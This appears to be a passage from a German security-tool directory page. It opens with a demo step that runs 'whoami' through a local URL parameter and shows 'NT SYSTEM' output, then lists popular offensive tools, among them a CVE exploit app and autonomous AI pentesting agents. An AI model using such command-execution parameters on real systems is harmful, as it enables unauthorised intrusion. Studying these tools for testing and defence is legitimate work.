http://127.0.0.1:14145?cmd=whoami eingeben.

Warten..........

auf...

es.

NT SYSTEM
image

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    343
  • 5

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    258

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →






